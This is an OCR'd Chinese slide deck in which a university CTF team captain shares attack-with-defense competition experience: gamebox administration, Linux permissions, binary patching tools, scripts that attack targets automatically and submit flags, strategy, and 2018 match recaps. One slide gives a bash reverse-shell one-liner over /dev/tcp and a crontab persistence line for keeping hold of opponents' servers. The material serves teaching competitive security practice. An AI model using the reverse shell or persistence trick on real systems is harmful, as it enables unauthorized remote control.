AWD PWN经验分享

Lilac——肖浩宇


关于我

- 哈工大本科生
- 哈工大Lilac战队队长
- PWN/RE选手
- 华为消费者BG软工安全部实习生
- XMAN2018 冬令营/夏令营学员

内容

1. AWD介绍
2. GameBox运维
3. 工具准备
4. 分工 & 工作流程
5. 策略与经验

AWD概述



- AWD(Attack with Defense) 也称AD，或常说的攻防模式，常见于各种CTF的线下赛。

- 不同的攻防赛规则可能有所不同，可能与今天介绍的不尽相同

AWD赛制介绍

概述

- 比赛开始时所有队伍拥有相同的服务器环境
- 服务器（gamebox）上运行着相同的Vulnerable Service
- 在每一轮攻击对手的服务拿到并提交对手服务器上的FLAG
- 为自己的服务打补丁，防御对手的攻击

基本规则

- CTF 对抗赛题采用与传统 DEFCON 决赛相当的零和积分方式，
- 每个队伍拥有三道赛题的运行环境，
- 队伍需要通过分析赛题发现漏洞， 完成漏洞利用程序和补丁程序，一方面防御自己的赛题不失分，另 一方面通过攻击其他参赛队伍赛题得分。
- 参赛队伍须保证己方赛题正常提供服务，赛题异常的队伍在本轮会进行扣分，扣掉的分数会 平均分配给本轮所有该道赛题正常的队伍
- 轮次:每十分钟一轮，轮次结束时统计各参赛队在本轮的得分。

补充规则

- 禁止攻击赛题之外平台（利用主办方平台漏洞，提权等）
- 禁止作弊
- 禁止使用通防
- 主办方可能不提供重置服务
- 主办方可能提供流量或部分流量

GameBox运维

常用命令

访问GameBox

- 登陆gamebox
    - 密码登录
    - 私钥登录: ssh -i id_rsa user@ip
- 在gamebox添加公钥，实现免密登陆

> cat ./id_rsa.pub >> ~/.ssh/authorized_keys && chmod 600 ~/.ssh/authorized_keys　# 将主机的id_rsa.pub加入gamebox的authorized_keys

切换用户

- su
- sudo
- sudo -u [user] [command]
- sudo -u [user] -i # 获取shell

查看网络服务

- netstat -tl # 查看tcp服务

- netstat -ul # 查看udp服务

```
$ netstat -tl
激活Internet连接（仅服务器）
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 link:domain             *:*                     LISTEN
tcp        0      0 *:ssh                   *:*                     LISTEN
tcp        0      0 localhost:ipp           *:*                     LISTEN
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN
tcp6       0      0 ip6-localhost:ipp       [::]:*                  LISTEN
```

批量杀死正在运行的进程

- ps aux | [进程名] | awk '{print $1}' | xargs kill -9

- pkill [进程名]

这样做是防止有时候进程过多导致服务异常, 或杀掉对方的终端或其他进程

运维的几个方面

1. 保证服务正常
2. 进行程序Patch以及备份、恢复
3. 抓取,分析流量
4. 其他

保证服务正常

- 确保二进制程序可执行

```
$ chmod 750 main
```

```
$ chmod +x main
```

```
$ ls -l
total 16
-rwxr-x---@ 1 l1nk  staff  7144  8 17 23:05 main
```

d:directory
r:read
w:write
x:execute

- 确保服务不因为进程过多等原因异常

Linux权限简介

- 在文件中r, w, x, 分别代表了文件能否被读、写、执行
- 在目录中
  - x表示我们能进入该目录
  - r表示我们可以看见目录下的文件
  - w表示我们可以更改目录结构：
    - 新建文件
    - 删除已存在的文件
    - 将已存在的文件进行重命名
    - 移动该目录中的文件

Linux文件隐藏权限

- A : 文件的atime (access time)，可以有效预防手提电脑磁盘IO错误的发生
- S : 磁盘IO同步项，功能类似sync
- a : 即append，设置改权限后只能向文件中添加数据，不能删除，多用于服务器的日志文件安全，只有root能设置该权限
- c : compress, 设定文件是否经过压缩后在存储，读取时自动解压
- d : no dump. 文件将不能成为dump程序的备份目标
- i : 文件将不能被删除，改名，链接，同时不能添加内容。只有root能设定
- j : journal, 设定此参数使得当通过mount参数:data=ordered 或者 data=writeback 挂载的文件系统， 文件在写入时会先被记录(在journal中)。如果filesystem被设定参数为data=journal，则该参数自动失效。
- s : 保密性地删除文件或目录，即硬盘空间被全部收回。
- U : 与s相反，当设定为u时，数据内容其实还存在磁盘中，可以用于undeletion

Linux文件特殊权限

- Set uid(s) :
  - 执行时拥有程序所有者权限

```
$ l /bin/su
-rwsr-xr-x 1 root root 40K 5月  17  2017 /bin/su
```

- Set gid(S) :
  - 执行时拥有程序所属组的权限

```
$ l ./test
-rw-rwSr-- 1 l1nk l1nk 4 8月   1 11:28 ./test
```

- Sticky(t) :
  - 只对目录有效
  - 目录下的文件只有root和拥有者可以删除

```
$ l /tmp | head -n 2
总用量 5.1M
drwxrwxrwt 337 root root  20K 8月  18 17:18 .
```

Patch程序

- Patch技巧在工具篇提及
- gamebox上程序备份。可以简单拷贝一份，最好记录patch内容
- Patch后程序上传
  - sftp
  - scp
- 检查权限
- 检查md5

```
$ sftp ubuntu@123.207.159.156
Connected to 123.207.159.156.
sftp> put main
Uploading main to /home/ubuntu/main
main
sftp>
```

```
$ scp main ubuntu@123.207.159.156:~/
```

```
$ md5sum main
f4ad51351531d455aaac4562b98adfce  main
```

备份还原

- Tar 命令打包

```
$ tar czvf backup.tar.gz main main.bak1
a main
a main.bak1
```

- Cp 拷贝

```
$ cp -r main main.bak1
```

- 恢复后确认文件权限

上传Patch注意事项

- 确保已经上传成功（MD5校验)

```
$ md5sum main
f4ad51351531d455aaac4562b98adfce  main
```

- 确保Patch后程序作为服务启动，根据题目挂载方式决定上传后的操作

不同的服务启动方式

- socat tcp-l:1337,fork exec:./main,reuseaddr
  - 服务程序相对简单
  - Patch时只需要替换程序即可
- 服务进程循环监听、fork
  - 每次Patch后需要重启服务保证Patch生效

实现工具简化Patch过程

paramiko

- Installation

```
$ pip install paramiko
```

- 使用

```python
import paramiko

host = "host"
username = "username"
password = "password"
cmd = "ls"
ssh = paramiko.SSHClient()
# 自动添加key文件
ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
# 链接
ssh.connect(host, 22, username, password)
# 获得PIPE与程序交互
stdin, stdout, stderr = ssh.exec_command(cmd)
print stdout.read(),
```

实现工具简化Patch及校验过程

1. 备份文件
2. 添加comment方便还原
3. 上传文件
4. 设置权限
5. 校验MD5

DEMO

https://github.com/XYlearn/GameboxManager

请轻喷. OTL

工具准备

工具列表

- 自动攻击
- 自动提交FLAG
- 流量抓取，流量筛选，流量分析(*)
- 通用防御
- Patch工具
- 其他

- 自动攻击

```python
def exploit(host, port):
    try:
        flag = get_flag(host, port)
        mysubmit_flag(flag, token)
    except Exception as e:
        print(e)

def exploit_all():
    with open("targets") as f:
        for line in f:
            host = line.split(":")[0]
            port = int(line.split(":")[1])
            print "[+] Exploiting : %s:%d" % (host, port)
            exploit(host, port)
```

- 自动FLAG提交

```python
def mysubmit_flag(flag, token):
    url = "http://10.10.10.10:9000/submit_flag/"
    data = {
        "flag":flag,
        "token":token
    }
    print "[+] Submiting flag : [%s]" % (data)
    response = requests.post(url, data=data)
    content = response.content
    print "[+] Content : %s" % (content)
    if failed in content:
        print "[-] failed!"
        return False
    else:
        print "[+] Success!"
        return True
```

流量抓取

- 大部分情况下主办方会提供流量
- 在主办方未提供流量且有root权限时使用tcpdump自己抓包，注意添加过滤。

```
-# tcpdump dst host 127.0.0.1 and port 1337 -w /tmp/tmp.pcap
```

- 在主办方未提供流量且没有root权限时需要通过替换进程，转发流量来完成，将这些实现成工具能够在比赛中节省时间。

流量过滤与流量分析

- 通常使用wireshark手动过滤分析，人工复现
- 可以实现自动化工具帮助过滤和分析
- 
写不动写不动

Patch工具

- PatchKit(*)
- IDA KeyPatch(*)
- Binary Ninja
- radare2
- 010Editor
- LIEF

Patch kit

- Get from github

https://github.com/lunixbochs/patchkit

- Usage

```
Usage: patcher [options] <binary> <patchdir> [patchdir...]

Options:
  -h, --help          show this help message and exit
  -o OUT, --out=OUT   output filename (default = <binary>.patched)
  -v, --verbose       verbose output
  -n NEW, --new=NEW   create new binary from template/<new>
  --cflags=CFLAGS     add compiler flags to injected C
```

Patch kit

- Sample

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   printf(argv[1], argv, envp);
4   return 0;
5 }
```

```
1  #include <stdio.h>
2
3  int main(int argc, char *argv[]) {
4      printf(argv[1]);
5      return 0;
6  }
```

patch [binary] [script]

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   sub_801003((__int64)argv[1]);
4   return 0;
5 }
```

```
1 int __fastcall sub_801003(__int64 a1)
2 {
3   return printf("%s", a1);
4 }
```

Patch kit

- Sample

```
1   def patch(pt):
2       format_addr = pt.inject(raw='%s\x00')
3       printf_addr = 0x400548
4
5       asm = r'''
6       mov rsi, rdi # arg1
7       mov rdi, %d  # format
8       call 0x400400
9       ret
10      ''' % (format_addr)
11      addr = pt.inject(asm=asm)
12      pt.patch(printf_addr, asm='call %d' % addr)
```

IDA KeyPatch

- Installation
  - See https://github.com/keystone-engine/keypatch

- Install Keystone core & Python binding for Python 2.7 from keystone-engine.org/download. Or follow the steps in the appendix section.
- Copy file `keypatch.py` to IDA Plugin folder, then restart IDA Pro to use Keypatch.
  - On Windows, the folder is at `C:\Program Files (x86)\IDA 6.9\plugins`
  - On MacOS, the folder is at `/Applications/IDA\ Pro\ 6.9/idaq.app/Contents/MacOS/plugins`
  - On Linux, the folder may be at `/opt/IDA/plugins/`

1. Install keystone
2. Copy keypatch.py to $IDA_HOME/plugins


IDA KeyPatch

- Usage

Ctrl + Alt + K on instruction

Input Assembly Instruction and Patch

See all patches with Ctrl + Alt + P



分工&工作流程

分工

- 逆向，寻找漏洞，写EXP
- 运维Gamebox
- 打Patch
- 分析流量

一般来说，没有绝对的分工。

攻击

- 逆向分析程序寻找漏洞
- 找到漏洞后告知队友进行Patch，并且开始写exp；或者自己Patch
- 写出exp后使用自动化脚本攻击和提交flag
- 运维别人的gamebox?

防御 & 运维

- 修补程序漏洞
- 监控每一轮服务状态
- 及时备份和还原服务以避免失分过多
- 抓取对手攻击流量，提供给队友

流量分析

- 在服务被攻破后快速分析找到攻击流量（也可以抓已修补服务的流量）
- 利用攻击流量写复现脚本
- 利用流量找到程序漏洞，自己打补丁或让队友打补丁
- 利用复现的脚本攻击

比赛策略

- 攻击收益通常较高
- 优先进攻
- 优先简单题，尽快出0day
- 难题优先放弃
- 可以有人负责攻难题

比赛经验

- 攻击节奏快，打分多，不断出0day才能得到高分
- 防御做得好可以让名次靠前，但是单靠防御很难摘得桂冠
- 攻防赛比较残酷，得分落后很难追回
- 临场专注自己的事，不要过度分心
- 强队较多的比赛流量分析很重要
- 跨天比赛注意休息，控制好比赛时间

Tips

- 关闭pwntools自动更新

```
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /home/l1nk/.pwntools-cache/update to 'never'.
```

- 警惕对手的后门和定时任务

- 可以先办法多利用几轮对手的gamebox

你的shell就是我的shell

- 反弹shell

bash -c "bash -i >& /dev/tcp/e/8080 0>&1" 2>/dev/null

- crontab定时任务

echo ‘* * * * * echo helloword >> /tmp/helloword’ | crontab

2018 BCTF Final

比赛前开会讨论

- 讨论具体比赛规则
- 根据比赛环境和网络拓扑修改脚本
- 交流思路，开发新脚本
- 好好休息

漂亮韩国小姐姐

比赛开始

- 上午和下午是CGC和靶场赛
- 最后一个小时攻防赛开始
- 下载所有二进制文件，一共有两道pwn题
- 开始分析漏洞，我开始分析第二题，并且修补了一个漏洞
- 经过头几轮的宁静，NULL打出了pwn1的0day；迅速抓包，开始分析

晚上鏖战

- 我：继续分析pwn2，尝试写出exp，但是没有成功
- 学长：分析pwn1流量，写出了利用脚本，并且patch了该处漏洞
- 其他两个pwn手：自由分析
- 控制时间，合理安排休息

第二天上午

- 将昨天夜里的patch提交，并作备份。
- 部署pwn1 exp，如预期一样，大部分队伍都patch了该处漏洞
- 继续寻找其他漏洞
- pwn1多次服务异常，通过手动杀死进程使服务正常
- pwn1再次遭受攻击，队友分析出流量，我patch该处漏洞后进行重放，在几轮后写出了重放的攻击脚本。其他pwn手则继续分析pwn1

第二天下午

- 陷入僵局，虽有得分，但是得分不高

- 防御上除了pwn1偶尔出现异常，pwn没有失分。pwn2自始自终没有失分

- 大家都跑去做第一天的CGC题目了。

比赛结果

- 第五，比TimeKeeper低了几十分。orz
- 除了差一点第四之外，感觉还是可以的。

合影留念

经验总结

- 虽然有四个pwn手但是分工不明确，我有的时候同时干好几个工作，不够专注。没有发挥出四个pwn手应有的人数优势
- Pwn2补丁打得太早，误以为此题很难攻击。事实上外面打得热火朝天
- 防守做的很迅速，但是没有打出0day。所以不是很主动
- 听说NULL用了真0day

2018国赛创新实践赛

过程

- 短时间一个人出题
- 赛前临时准备脚本
- 被动挨打
- 修补缓慢
- 分工松散

教训

- 出题一定要骚，不能太单纯。漏洞利用点要多
- 自动化工具应该平时就积累下来。每次比赛都需要总结写自动化工具的思路
- 主动出击才是王道，以防守为主很被动
- 明确队伍分工，同一时间专注一件事，灵活切换分工

Thanks